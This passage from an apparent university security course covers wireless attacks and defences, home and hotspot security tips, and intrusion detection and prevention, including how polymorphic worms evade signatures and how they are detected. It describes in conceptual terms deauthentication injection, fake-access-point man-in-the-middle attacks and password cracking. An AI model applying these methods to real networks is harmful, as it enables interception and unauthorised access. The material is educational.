Injection of Wireless Traffic

The attacker is directly injecting wireless packets that affect the wireless client (telling them to de-authenticate), resulting in constant flapping of the state of wireless users from authenticated to de-authenticated and making the overall wireless experience very bad.

Jamming Attacks

Jamming devices are used to create interferences with a valid RF of Wi-Fi network, thus leading to WLAN service degradation. It is a type of active attack, since the attacker is directly affecting the wireless behavior.

Man-in-the-Middle Attack

The attacker is equipped with two wireless network cards and may use one of them to connect to the original AP as the client; and use the second wireless card to broadcast

some fake SSID using software emulating AP (airbase-ng software tool). That way, client associates to "fake AP" that the attacker has just created and all the client traffic going to the internet is directly forwarded through attacker equipment (attacker might do anything with this data then).

Most of the attacks, you will ever see, would be a combination of the passive and the active steps. Passive ones are always a good starting point to understand the environment, to make a homework and get as many information about the potential victim as possible, etc.

The same approach corresponds to any type of hacking you may see, whether it is a web application hacking or social engineering hack or any other hacking approach. At least 80% of your time would be used in passive information gathering about your target and collecting the data that would be valuable to you in the next steps of your attack. Then, the active attack itself is the last 20% of your overall "attack" time.

2.10 Crack Wireless Attacks

Whenever you might need to "crack" a wireless network, the task is about cracking the encryption, authentication or hash algorithm to derive some kind of secret password. There is a bunch of ways you may achieve it:

- You can try to break the encryption algorithm with the weaker ones. It might be doable, but to be very honest with you, now-a-days no one would use the algorithm that may be breakable, therefore, unless you are a high-class crypto analyst that would not be the way forward.
- Most of the approaches would concentrate on using some kind of dictionary or brute-force attack.

Just to give you a simple idea of how this attack may be performed, imagine we have some password that "we don't know" - "MySecretPassword". In some way, we got into possession of MD5 and SHA1 signatures as shown in the following screenshot:



```
root@kali:~/Desktop# echo "MySecretPassword" | md5sum
da74e9ea97d36b36d8a18069717d8f40 -
root@kali:~/Desktop#
root@kali:~/Desktop# echo "MySecretPassword" | shasum
d979239a728b71c04110425a5b05a52136b37c23 -
root@kali:~/Desktop#
root@kali:~/Desktop#
```

The quieter you become, the more you are able to hear

As an attacker, our goal would be to break those hash algorithms and derive the original password. There are many ready tools that might be used for this purpose; we can create our own tools as well.

2.11 Best Practices on Using Wireless Networks

Tips on configuring a wireless broadband router at home

How Do I Select My Wireless Network Mode?

In general, a wireless network can be operated using three different topologies; infrastructure mode, ad-hoc mode and bridging mode. When a wireless network operates in ad-hoc mode, client stations are connected directly and no access point is required. Using this mode, a potential attacker can gain access to a client station easily if the client station is improperly configured. Unless there is a specific business need, the ad-hoc mode should be disabled on wireless devices.

How Do I Locate My Wireless Broadband Router Securely?

1. Avoid placing the router against an outside wall or window, or against a common wall with an adjacent home to ensure that the signal does not extend beyond the required area.
2. To ensure that unauthorised people cannot tamper with your router, try to place it in a physically secure location.
3. Some routers allow you to reduce the output power of the device. To minimise leakage outside the coverage area the wireless network is meant to service, turn down the broadcast power, if possible. This is one way to prevent too strong a signal from extending beyond the desired wireless broadcast area and being accessible to the “outside” world.

How to Configure My Wireless Broadband Router Securely?

1. User name and Password.
2. Change the default user name and password because they are often easily guessed. Some manufacturers might not allow you to change the username, but at least the password should be changed.
3. Encryption (WEP/WPA/WPA2).
4. Whenever possible, WEP should be avoided. Instead, use WPA2/AES or WPA/AES if it is supported on the device.
5. Authentication Type (Open Authentication or Shared Key Authentication).
6. The shared key mechanism should never be used. Instead, a stronger mutual authentication as defined in the 802.11i standard should be considered.
7. Wireless Network Name / SSID.
8. The default SSID should be changed. The new SSID should not be named to refer the network products being used, reflect your name or other personal information, otherwise the information could aid an attacker in collecting reconnaissance information about you and your wireless network. Broadcast Network Name / SSID.
9. Users may consider disabling SSID broadcasting or increasing the “Beacon Interval” to the maximum. Suppress SSID broadcasting could not prevent sophisticated attackers to steal SSID by sniffing the management frames between the communication of access points and clients, however it could stop casual wireless clients from discovering the wireless network or attempting to access.
10. MAC Address Filtering.
11. Enabling MAC address filtering is recommended as another layer of protection.
12. Dynamic Host Configuration Protocol (DHCP).
13. Disabling the DHCP feature, if possible, is recommended, as DHCP makes it easier for malicious attackers to access a wireless network.

2.12 Tips on Internet Surfing Via Public Wireless Services

1. Once you have a wireless device such as a notebook computer or a hand-held device connected to public wireless hotspots, you are exposing yourself to potential attacks from remote attackers. Nonetheless, the following security tips may prevent you from falling into the traps laid by attackers:
2. Don't leave your wireless device unattended;
3. Protect Your Device With Passwords: Enable your device's power-on login, system login authentication, and password-protected screen saver.
4. Disable Wireless Connection When It Is Not In Use: Wi-Fi, infrared, and Bluetooth devices are constantly announcing their presence if they are enabled. That means they are waving hands to attackers, even though you may be unaware of it.
5. Keep Your Wireless Network Interface Card Drivers Up-to-date: A network interface card driver is just a piece of software. It is not immune to software bugs. Keeping the drivers up-to-date assures that wireless devices have the latest protection and support from product vendors.
6. Protect your device with anti-virus software using the latest virus definitions. This can minimise the risk of infection by computer viruses or spyware.
7. Encrypt Sensitive / Personal Data on the Device: Even when an unauthorised user gains access to your device, encryption will keep your data away from an opportunistic thief.
8. Turn off Resource Sharing Protocols for Your Wireless Interface Card: When you share files and folders, your shared resources may attract attackers attempting to manipulate them.
9. Remove Your Preferred Network List When Using Public Wireless Service: Some operating systems offer a feature for you to build your own list of preferred wireless networks. Once you have this list defined, your system will keep searching for a preferred network and try to connect to the preferred network automatically. By capturing this information sent out from your system, an attacker could set up a fake wireless access point, which meets the settings

- of a wireless network on your Preferred Network List. In doing so, your device would automatically connect to the attacker's fake wireless network.
10. Turn off Ad-Hoc Mode Networking: "Ad-hoc" mode networking enables your wireless device to communicate with other computers or devices through a wireless connection directly with minimal security against unauthorised incoming connections. This should be disabled to prevent attackers from easily gaining access to information and resources on your device.
 11. Do Not Enable Both Wireless and Wired Network Interface Cards at the Same Time: When a device is connected to a wired LAN with the wireless network interface card still enabled, there is a possibility that attackers can sneak into the wired LAN through an open wireless network if network bridging is enabled.
 12. Check the Authenticity of a Captive Portal: Captive portal web pages are commonly used in public hotspots as a means of user authentication and for deterrent protection. When connecting to a public hotspot, the user will be redirected to a captive portal page. However, attackers could also set up fake captive portals to harvest personal information. Therefore, when using public hotspots, it is important to check the authenticity of a captive portal by verifying the server certificate from the website.
 13. Don't Send Sensitive / Personal Information When Using Public Wireless Networks: Public wireless networks are generally considered to be insecure. You should not transmit sensitive or personal information over a public hotspot without proper security controls.
 14. Encrypt Your Wireless Traffic Using a Virtual Private Network (VPN): If transmission of sensitive or personal information over a public wireless network is unavoidable, a VPN solution can help ensure the confidentiality of communications using cryptographic technologies. If you want to learn more about VPN technologies, please refer to the paper on "Virtual Private Network Security".
 15. Disable Split Tunneling When Using VPN: It is possible to connect to the Internet or other insecure networks while at the same time holding a VPN

- connection to a private network using split tunneling, but this may pose a risk to the connecting private network.
16. Remove All Sensitive Configuration Information Before Disposal: If you are disposing old wireless components, it is important to erase all sensitive configuration information, such as Service Set Identifiers (SSIDs) or encryption keys, on the devices to be disposed of.

Though there are a number of other security measures you can take, these security tips provide a good start for protecting wireless devices and your personal information when connecting to a public wireless networks.

2.13 Summary

With continual advances in technology, coupled with increasing price/performance advantages, wireless accessibility is being deployed increasingly in office and public environments. Here it discusses the security threats and risks associated with wireless networks, and outlines a number of best practices for deploying wireless networks in corporate and home environments. Finally, a set of security tips is provided for end-users surfing the Internet using public wireless networks.

2.14 Check Your Progress

1. is something a hacker would like to collect, in order to break the network encryption scheme.
2. Which converts plaintext into cypher text in a bit-by-bit fashion.
3. operates on the fixed-size blocks of data.
4. WPA and WPA2 standards supports two types of authentications..... and on external authentication server.
5. is the process of finding a Wireless Network (wireless network discovery) by a person in a car using their personal laptop, smartphone or other wireless client tools.

2.15 Answers to Check Your Progress

1. The Pairwise Master Key (PMK)
2. Stream Cipher
3. Block Cipher
4. Pre-Shared Key (PSK)&true 802.1x based
5. WarDriving.

2.16 Model Questions

1. Discuss different Wi-Fi Authentication Modes.
2. What is Wi-Fi Chalking.
3. Write something about Wireless Encryption.
4. State & define different types of Wireless Encryptions.
5. Differentiate between WEP vs WPA vs WPA2
6. What is Weak Initialization Vectors (IV)?
7. How to Break WEP Encryption?
8. How to Break WPA Encryption?
9. How to Defend Against WPA Cracking?
10. Write and discuss about the different types of wireless Threats?
11. State and define different wireless Hacking Methodology?
12. What are the best practices on using wireless networks?
13. Write the tips on internet surfing via public wireless services.

2.17 References and Suggested Readings

1. Wireless Security Basics “Tutorialspoint”
2. Cyber Attacks and Counter Measures “Uttarakhand Open University, 2016”
3. [Cisco06] Cisco IOS Netflow Data Sheet.
http://www.cisco.com/en/US/products/ps6601/products_data_sheet0900aecd80173f71.html
4. [NetFlow06] NetFlow Services Solutions Guide.
http://www.cisco.com/en/US/products/sw/netmgtsw/ps1964/products_implementatiion_design_guide09186a00800d6a11.html

Unit 3: Intrusion Detection & Prevention System

3

Unit Structure

- 3.1 Introduction
- 3.2 What is an IDS?
- 3.3 Signature Based Detection of Worms and Polymorphic Worms
- 3.4 Polymorphic Worms (PW)
- 3.5 Control Flow Graph Based Approach for Detecting Polymorphic Worms [2]
- 3.6 Tools in Intrusion Detection
- 3.7 Needs and Challenges
- 3.8 IDS in Various Domains
- 3.9 Intrusion Prevention Systems
- 3.10 Host Based Intrusion Prevention (HIP)
- 3.11 Network Based Intrusion Prevention (NIP)
- 3.12 Summary
- 3.13 Check Your Progress
- 3.14 Answers to Check Your Progress
- 3.15 Model Questions
- 3.16 References and Suggested Readings

LEARNING OBJECTIVES

After going through this unit, you will be able to:

- The main objective of this paper is to provide a complete study about the definition of intrusion detection, history, life cycle, types of intrusion detection methods, types of attacks, different tools and techniques, research needs, challenges and applications.

3.1 Introduction

Intrusion Detection System (IDS) is meant to be a software application which monitors the network or system activities and finds if any malicious operations occur. Tremendous growth and usage of internet raises concerns about how to protect and communicate the digital information in a safe manner. Nowadays, hackers use different types of attacks for getting the valuable information. Many intrusion detection techniques, methods and algorithms help to detect these attacks. An Intrusion Detection System is used to detect all types of malicious network traffic and computer usage that can't be detected by a conventional firewall. This includes network attacks against vulnerable services, data driven attacks on applications, host based attacks such as privilege escalation, unauthorized logins and access to sensitive files, and malware (Viruses, Trojan horses, and Worms).

3.2 What is an IDS?

An IDS is composed of the following three components:

1. **Sensors:** which sense the network traffic or system activity and generate events.
2. **Console:** to monitor events and alerts and control the sensors,
3. **DetectionEngine:** that records events logged by the sensors in a database and uses a system of rules to generate alerts from the received security events.

There are several ways to categorize an IDS depending on the type and location of the sensors and the methodology used by the engine to generate alerts. In many simple IDS implementations all three components are combined in a single device or appliance.

3.2.1 Types of Intrusion-Detection Systems

Network Intrusion Detection System: - identifies intrusions by examining network traffic and monitors multiple hosts. Network Intrusion Detection Systems gain access to network traffic by connecting to a hub, network switch configured for port mirroring, or network tap. An example of a NIDS is Snort.

1. Host-based Intrusion Detection System: - consists of an agent on a host which identifies intrusions by analyzing system calls, application logs, file-system modifications (binaries, password files, capability/acl databases) and other host activities and state.
2. Hybrid Intrusion Detection System: - combines one or more approaches. Host agent data is combined with network information to form a comprehensive view of the network. An example of a Hybrid IDS is Prelude.

3.2.2 Passive System v/s Reactive System

In a passive system, the IDS sensor detects a potential security breach, logs the information and signals an alert on the console. In a reactive system, which is known as an Intrusion Prevention System (IPS) the IDS responds to the suspicious activity by resetting the connection it believes to be suspicious or by reprogramming the firewall to block network traffic from the suspected malicious source, either autonomously or at the command of an operator.

Though they both relate to network security, an IDS differs from a firewall in that a firewall looks outwardly for intrusions in order to stop them from happening. The firewall limits the access between networks in order to prevent intrusion and does not signal an attack from inside the network. An IDS evaluates a suspected intrusion once

it has taken place and signals an alarm. An IDS also watches for attacks that originate from within a system.

3.2.3 Signature Based Detection v/s Anomaly Based Detection

Signature based detection : This detection technique uses specifically known patterns to detect malicious code. These specific patterns are called signatures. Identifying the worms in the network is an example of signature based detection.

Anomaly Detection:- These techniques are designed to detect abnormal behavior in the system. The normal usage pattern is baselined and alerts are generated when usage deviates from the normal behavior.

Example if a user logs on and off 20 times a day while the normal behavior is 1-2 times.

3.3 Signature Based Detection of Worms and Polymorphic Worms

3.3.1 Worms v/s Viruses

A worm is any malicious code that has the capability to replicate and spread on its own. It works on the scan, compromise and replicate principle. First it scans the network to find hosts having vulnerabilities and then exploits these vulnerabilities to compromise the target and finally replicates itself on the target. Viruses, on the other hand, can't spread on their own. They attach to some other programs and depend on these programs to spread in the network.

Every worm has a unique bit string which can be used to identify the worm (i.e. all instances of the worm in the network have the same bit string representation).

3.3.2 Detecting worms – A simple technique

1. Identify the worms using honey pots.
2. Manually extract the signature.
3. Make the signature public, so that IDS or any other anti-virus software can update their signature database.

4. Now the IDS can check each incoming or outgoing packet and compare it with the stored signature and raise an alert if a match is found.

This technique is not very effective because of the following reasons.

Speed with which worm spreads: Worms can spread at enormous speeds. E.g.

- The Sapphire/slammer worm infected more than 75,000 vulnerable hosts in less than 10 minutes. Hence any technique which involves manual extraction of worms will fail to match the speed at which worms spread. By the time signature of the worm is identified, millions of hosts would have been infected.
- Zero day worms: The above technique will fail against zero day worms. Zero day worms are those worms that exploit the vulnerabilities that have not been declared yet or the worms that start spreading as soon as (on the same day) some vulnerability is made public.

3.3.3 Content Sifting Approach [1]

This approach works on the following assumptions:-

- Some part of the worm representation is invariant i.e. there will always be some portion of the worm's body that remains same across every instance of the worm.
- Spreading of worms in the network is very different from the normal network traffic. For example when a worm spreads we see the same byte string in different packets exchanged between many sources and destinations. This pattern is very unlikely in normal network traffic and applications.

3.3.3.1 Steps to Extract the Signature

1. Look for the packets in the network that have common sub strings of sufficiently large length (say x) and are exchanged between many systems in the network.
2. Maintain a table to store an entry for each substring of length x appearing in any network packets.

3. Keep track of the number of times we see each such sub string in the network, and also the distinct source IP and destination IP address corresponding to that substring.
4. If all the three values (i.e. number of times the string appeared, the number of sources from which it originated and the number of destinations to which it was sent) cross some predefined threshold value we declare it as a worm and that substring will be stored as the signature of the worm

3.3.3.2 A Critic of the Content Sifting Approach

The above technique will fail if the worms somehow change their representation before spreading so that no two instances of the worm have the same representation and hence no two instances of the worm will have any substring (of sufficient length) in common.

3.4 Polymorphic Worms (PW)

Every worm has a unique bit string which can be used to identify the worm (i.e. all instances of the worm in the network have the same bit string representation). Hence worms can be detected easily using simple signature based techniques (i.e. by comparing the network packets against a database of known signatures). Polymorphic worms, on the other hand, change their representation before spreading i.e. each instance of a polymorphic worm will have a different bit stream representation.

3.4.1 How Does a Worm Achieve Polymorphism?

Encryption

Here, the worm encrypts its body with a random key each time before spreading. A small executable code is then attached to the body of the worm. This executable code is responsible for decrypting the encrypted body of the worm on the victim's machine and then gives control to the worm.

Code substitution

1. Here, the instructions in the worm body are substituted with semantically equivalent instructions. Some examples are mentioned below.
2. Multiplication can be achieved by successive addition.
3. Addition can be achieved using xor operator.
4. Register renaming: if you want to transfer a value from register B to A, first move the value to any unused register and then move it to A.

By doing this, although the behavior of the program remains the same the representation of the byte string changes.

3.4.2 Parts of a Polymorphic Worm

Body/Code of the worm

This is the part of the worm which is malicious and does the actual damage.

Polymorphic Engine (PE)

The polymorphic engine is responsible for changing the representation of the worm either by encryption, code substitution or both.

Polymorphic Decryptor (PD)

The polymorphic decryptor is responsible for decrypting the worm (if encryption technique is used for polymorphism) on the victim's machine and then give control to the worm.

Please note that irrespective of the technique used to achieve polymorphism the worm will always have some part which is executable. We should try to exploit this property of polymorphic worms and try to extract their signature based on this executable part.

3.4.3 Detecting Polymorphic Worms

As discussed earlier, the content sifting approach used for normal worms will fail for polymorphic worms. This motivated us to look at some other techniques for detecting polymorphic worms. These techniques focus on the idea that the signature of a worm should not be a function of the plain byte string representation of the worm body but it should be a function of some unique property of the worm that does not

change with each new instance of the worm. A key observation is that the internal structure of the executable in the worm is more characteristic than its representation as a stream of bytes. So if we can map the structural behavior of the executable appearing in the worm body to a unique number, we can use that unique number as the signature of the newly discovered worm. Let us now discuss one technique which actually does this.

3.5 Control Flow Graph Based Approach for Detecting Polymorphic Worms [2]

The following steps are involved in this approach:-

3.5.1 Construction of the Control Flow Graph (CFG)

First of all we make a control flow graph for each network packet. For this, we perform a linear disassembly of the byte stream by using any general purpose disassembler. Based on the instruction sequence, create the control flow graph. A CFG consists of nodes (Basic Blocks) and edges. A basic block is a sequence of instructions without any jumps or jump target in the middle of the block. We draw an edge from one node to another if there is a jump from the corresponding basic block to another.


Here, the question arises that how do we find the executable part in the network packets? The answer is that there is no need to find the executable part. This is because of the fact that when we build a CFG of a binary code, it will contain a large cluster of closely connected nodes whereas the CFG of a random sequence of bytes will contain small clusters or isolated nodes. So we can ignore all isolated nodes and small clusters.

3.5.2 Graph Fingerprinting


Once we have constructed the control flow graph we need to extract a unique signature from this control flow graph. For this we construct all k-node sub graphs of the CFG. The value of k is decided heuristically by observing known worms (E.g. Slammer worm was the smallest worm to be detected till date and its CFG had 14

nodes). We first create a spanning tree to reduce redundant sub graphs and then find these k-node sub graphs.

Extracting 4-node sub graphs.



We now want to map each of these k-node sub graphs to some unique number. For this, we convert each sub graph into its canonical form. Canonical form of a graph is a form in which all the isomorphs of the graph have the same representation. Now, create an adjacency matrix of each sub graph and then concatenate each row of the adjacency matrix to get the fingerprint of the sub graph.



Creating Fingerprint of a sub graph.

3.5.3 Graph coloring

Till now we haven't given any importance to the instructions that are appearing in the basic blocks. So there may be a rare chance of getting the same control flow graph for two different binaries. To prevent this, the concept of graph coloring is introduced.

Class	Description	Class	Description
Data Transfer	<code>mov</code> instructions	String	x86 string operations
Arithmetic	incl. shift and rotate	Flags	access of x86 flag register
Logic	incl. bit/byte operations	LEA	load effective address
Test	test and compare	Float	floating point operations
Stack	push and pop	Syscall	interrupt and system call
Branch	conditional control flow	Jump	unconditional control flow
Call	function invocation	Halt	stop instruction execution

A possible distribution of instructions into classes

Here, we divide the instructions into 14 sets or classes. A 14 bit color value is associated with each node, 1 bit corresponding to 1 class/set. Whenever one or more instructions of certain class appear in the basic block, the corresponding bit of the basic block color value is set to 1. Append this 14 bit color value to each node in the adjacency matrix of the sub graph. Concatenate the rows as before and get the new fingerprint. If the instructions are divided into classes carefully such that semantically equivalent instructions fall in the same class then it makes the instruction substitution techniques much less effective.

3.5.4 Identifying and Detecting Worms

Maintain a set of network stream s_i for each given fingerprint f_i . Every set s_i contains distinct source destination pairs of the stream that contains f_i . If the following conditions are met then we can say that a worm has been identified:

The distinct source destination IP address pairs for a given f_i should be greater than some threshold value (say M).

The number of distinct internal hosts appearing in s_i should be at least 2. The number of distinct external hosts should be at least 2.

3.5.5 A Critic of the CFG Based Approach

1. As the procedure is complex and time consuming it is difficult to handle high speed network stream.
2. If an intelligent hacker comes up with a code substitution technique which completely alters the CFG then this technique will fail.
3. This technique will fail if the worm body doesn't contain any executable part (and there are some research scientists who are looking at methods for developing polymorphic worms which do not contain any executable part!!).

3.6 Tools in Intrusion Detection

An intrusion detection product available today addresses a range of organizational security goals they are:

3.6.1 SNORT

Snort is lightweight and open source software. Snort uses a flexible rule-based language to describe the traffic. From an IP address; it records the packet in human readable form. Through protocol analysis, content searching, and various pre-processors Snort detects thousands of worms, vulnerability exploit attempts, port scans, and other suspicious behavior.

3.6.2 OSSEC-HIDS

OSSEC (open source security) is free open source software. It will run on major operating system and uses a Client/Server based architecture. OSSEC has the ability to send OS logs to the server for analysis and storage. It is used in powerful log analysis engine, ISPs, universities and data centres. Authentication logs, firewalls are monitored and analysed by HIDS (Host Based Intrusion Detection System).

3.6.3 Fragroute

It is termed as fragmenting router. Here, from the attacker to the fragrouter the IP packet is sent and they are then fragmented and transformed to the party.

3.6.4 Honeyd

Honeyd is a tool that creates virtual hosts on the network. The services are used by the host Honeyd allows a single host to request multiple addresses on a LAN for networks simulation. It is possible to knock the virtual machines or to trace route them. Any type of service on the virtual machine can be simulated according to a simple configuration file.

3.6.5 Kismet

It is a guideline for WIDS (Wireless intrusion detection system). WIDS compromises with packet payload and happenings of WIDS. It will find the burglar access point.

3.7 Needs and Challenges

For implementing an IPS device there are numerous challenges. The IPS device is designed to work inline presenting a potential choke point and single point of failure. Some pursued attacks are undetected if the passive IDS fails and the network performances are impacted when the inline device fails. One of the components of network, the NIPS (Network intrusion prevention system) device must perform like a network switch. It must meet the network performance and reliability requirements to organize the challenges. Hence, very few customers are willing to sacrifice the network performance and reliability for security purposes.

A NIPS slows down the traffic and the issue of NIPS is dropped packets, they are used to accomplish data stream. Most high-end IPS vendors will get this problem by using custom hardware with advanced FPGAs and ASICs. It is necessary to design the product to operate as an intrusion detection and prevention device. Every organization needs IDS which is like a defense tool. There are some challenges the organizations face while deploying an intrusion detection system.

1. IDS technology itself is undergoing a lot of enhancements. From the IDS implementation it is understood that it is important for an organisation. IDS technology does not need human interventions. Today an IDS technology offers some automation like notifying the administrator in case of detection of a malicious activity, shunning the malicious connection for a configurable

period of time, dynamically modifying a router's access control list in order to stop a malicious connection. For every event occurrence the IDS logs should be monitored. Monitoring the logs on a daily basis is required to analyze the activities which are detected by the IDS over a period of time.

2. IDS implementation depends on the deployment success. Planning is important for the design and implementation phase. In most cases, it is desirable to implement a hybrid solution of network based and host based IDS. The decision can vary between organizations. A network based IDS is an immediate choice for many organizations because of its ability to monitor multiple systems and also the fact that it does not require a software to be loaded on a production system unlike host based IDS. Some of the organizations provide hybrid solution. So, the available resources are needed for a system before installing a host based sensor.
3. The ratio of sensor manager should be acclaimed. It is very important to design the baseline policy before starting the IDS implementation and avoid false positives result. IDS sensor may send a lot of false positives result to the sensor and the ratio can be inadequate.
4. The IDS technology is still reactive rather than proactive and this technology works on attack signatures. Signatures are defined as a pattern of attacks which is defined earlier. The signature database needs to be updated whenever a different kind of attack is detected and they are fixed in the database and the frequency of signature update varies from vendor to vendor.
5. Because of collision domains in switched network the traffic in and out port cannot be seen from any other host port. But in HUB based network in and out can be viewed from any of the port. NIDS sensor needs to detect traffic in and out of a port and for the malicious traffic in the switched environment. For achieving this kind they use port mirroring or spanning.

3.8 IDS in Various Domains

An IDS is used in numerous fields and the performance in each field is described and defines how they performed.

3.8.1 IDS in Manet

Manet is defined as mobile adhoc network. It is an autonomous network that is composed naturally by the combinations of mobile nodes without centralized administration. IDS is used in Manet. Mobile network is normally needed in the battlefield for military people to get proper network. Normally the messages are split into number of packets and they use a hardware device like wire and modem to transmit. But, in Manet they are connected wirelessly. Watchdog and path rater are the two techniques added on the protocol in Adhoc.

A watchdog identifies the misbehaving nodes by eavesdropping on the transmission of the next hop. A path rater then helps to find the routes that do not contain those nodes. IDS are used in Manet while transferring the series of packets to the destination through mobile network to find the intruder if any.

3.8.2 IDS for Cloud Computing

Cloud computing is illustrated as internet based computing cloud where, virtual shared servers provide software infrastructure platform devices and other resources and hosting to customer as a service on pay-as-you-use basis. The user of the cloud does not hold any physical framework instead they lease from the mediator (third party). They pay only for the usage of the resource. Intrusion detection system plays an important role in the security and perseverance of active defense system against intruder hostile attacks for any business and IT organization. In cloud computing the applications are received on the remote server of the provider and they have the control towards the usage of the data. IDMEF (Intrusion detection message exchange format) is the standard used in cloud for the communication purpose.

Cloud computing security issues:

-
1. Cloud data confidentiality
 2. Attacks on remote server
 3. Cloud security auditing
 4. Lack of data interoperability

3.8.3 IDS in Data Mining

Data mining is the process of extracting the hidden knowledge from the databases. IDS are very important in data mining. Intrusion detection includes identifying a set of malicious actions that compromise the integrity and availability of information resources.

Intrusion detection in data mining has two divisions, they are, misuse detection and anomaly detection. In misuse detection the labeled data are built using anticipating model. In anomaly detection there is a deviation between models. To use the data first it should be converted into featured data and the data mining models are applied to it and they are summarized to produce the result.

Technical challenges

1. Large data size
2. Higher dimensionality
3. Data preprocessing

3.9 Intrusion Prevention Systems

Traditionally, firewalls and anti-virus programs try to block attacks and IDS tries to identify attacks as it occurs. Such techniques are critical to a depth approach to security, but have limitations. A firewall can stop services by blocking certain port numbers but it does little to evaluate traffic that uses allowed port numbers. IDS can evaluate traffic that passes through these open ports but cannot stop it. IPS can proactively block attacks.

Signature based approaches focus on how an attack works, trying to detect certain strings. If the attacker makes minor changes by using the IDS evasion techniques

discussed above, the previously written signatures no longer detect the attack. IPS focuses instead on what an attack does, which does not change.

3.9.1 IPS Approaches

Some of the approaches being used are:

1. Software based heuristic approach

This approach is similar to IDS anomaly detection using neural networks with the added ability to act against intrusions and block them.

2. Sandbox Approach

Mobile code like Active X, Java applets And various scripting languages are quarantined in a sandbox - an area with restricted access to the rest of the system resources. The system then runs the code in this sandbox and monitors its behavior. If the code violates a predefined policy it's stopped and prevented from executing, thwarting the attack.

3. Hybrid approach

On network-based IPS (NIPS), various detection methods, some proprietary including protocol anomaly, traffic anomaly, and signature detection work together to determine an imminent attack and block traffic coming from an inline router.

4. Kernel based protection approach

Used on host-based IPS (HIPS). Most operating systems restrict access to the kernel by a user application. The kernel controls access to system resources like memory, I/O devices, and CPU, preventing direct user access. In order to use resources user applications send requests or system calls to the kernel, which then carry out the operation. Any exploit code will execute at least one system call to gain access to privileged resources or services. Kernel based IPS prevents execution of malicious system calls.

Programming errors enable exploits like buffer-overflow attacks to over-write kernel memory space and crash computer systems. To prevent these types of attacks a software agent is loaded between the user application and the kernel. The software agent intercepts system calls to the kernel, inspects them against an access control list defined by a policy, and then either allows or denies access to resources. On some IPS systems the agent checks against a database of specific attack signatures or behaviors. It could also check against a database of known good behaviors or a set of rules for a particular service. Either way if a system call attempts to run outside its allowed zone, the agent will stop the process.

Vendors are using a combination of the above-mentioned approaches to key fingerprint ward off combined attack types seen on today's networks. Even though the above approaches are different the goal is the same – to stop attacks in real-time before they cause harm. Harm could be prevented by:

5. Protecting System Resources

Trojan horses, root kits, and backdoors alter system resources like libraries, files/directories, registry settings, and user accounts. By preventing alteration of system resources, hacking tools cannot be installed.

6. Stopping Privilege Escalation Exploits

Privilege escalation attacks try to give ordinary users root or administrator privileges. Disallowing access to resources, which alter privilege levels, can prevent this and block exploits like Trojan horses, rootkits, and backdoors.

7. Preventing Buffer Overflow Exploits

By checking whether the code about to be executed by the operating system came from a normal application or an overflowed buffer, these attacks can be stopped.

8. Prohibit Access To E-mail Contact List

Many worms spread by mailing a copy to those in the Outlook's contact list. This could be halted by prohibiting e-mail attachments from accessing Outlook's contact list.

9. Prevent directory traversal

The directory traversal vulnerability in different web servers allows the hacker to access files outside the web server's range. A mechanism that would prevent the hacker access to the web server files outside its normal range could prevent such malicious activities. Unix's has a chroot command that does this.

3.10 Host Based Intrusion Prevention (HIP)

Stormwatch

OKENA's StormWatch uses a kernel-based approach and works on servers and workstations. Policies - collections of access control rules based on acceptable behavior, is available out-of-the-box for common applications such as Microsoft SQL Server, Instant Messenger, and IIS Server. Policies control what resource is being used, what operation is being invoked, and which application is invoking it. StormWatch hooks into the kernel and intercepts system calls (Okena).

It has four interceptors:

1. **File System interceptor** – intercepts all file read and write requests.
2. **Network Interceptor** – Intercepts packet events at the driver (NDIS) or Transport (TDI) Level.
3. **Configuration interceptor** – intercepts read/write requests to the registry on Windows or to rc files on UNIX.
4. **Execution space (Run-time environment) interceptor** - requests to write to memory not owned by the requesting application will be blocked by this interceptor. For example, buffer overflow attacks would be blocked here. Thus it maintains the integrity of each application's dynamic run-time.

Since StormWatch intercepts File, Network, Configuration, and Run-time operations and compares them to application-specific access control rules or policies; it can track the state of an application.

For example, Network interceptor provides address and port blocking like a firewall; File system and Configuration interceptors monitor and prevent changes to critical files or registry keys.

Network and File system interceptors provide worm prevention.

By correlating events from multiple systems at the management station, StormWatch not only blocks the threat but also pushes out a new policy to all agents and blocks future attacks. This reduces the number of false positives and false negatives.

Storm Watch has a utility program called StormFront. It serves as a data analysis and policy creation tool, which analyzes applications as they operate in a normal environment and generates policies. Any other application behavior would be considered suspicious. Resources accessed by the application are separated into file, network, registry, and COM categories.

ENTERCEPT's Standard Edition

Entercept, a pioneer in kernel-based protection, proactively protects the host by intercepting system calls (Entercept). Unlike Okena's StormWatch it uses both, signatures and behavior rules to stop and detect attacks.

3.11 Network Based Intrusion Prevention (NIP)

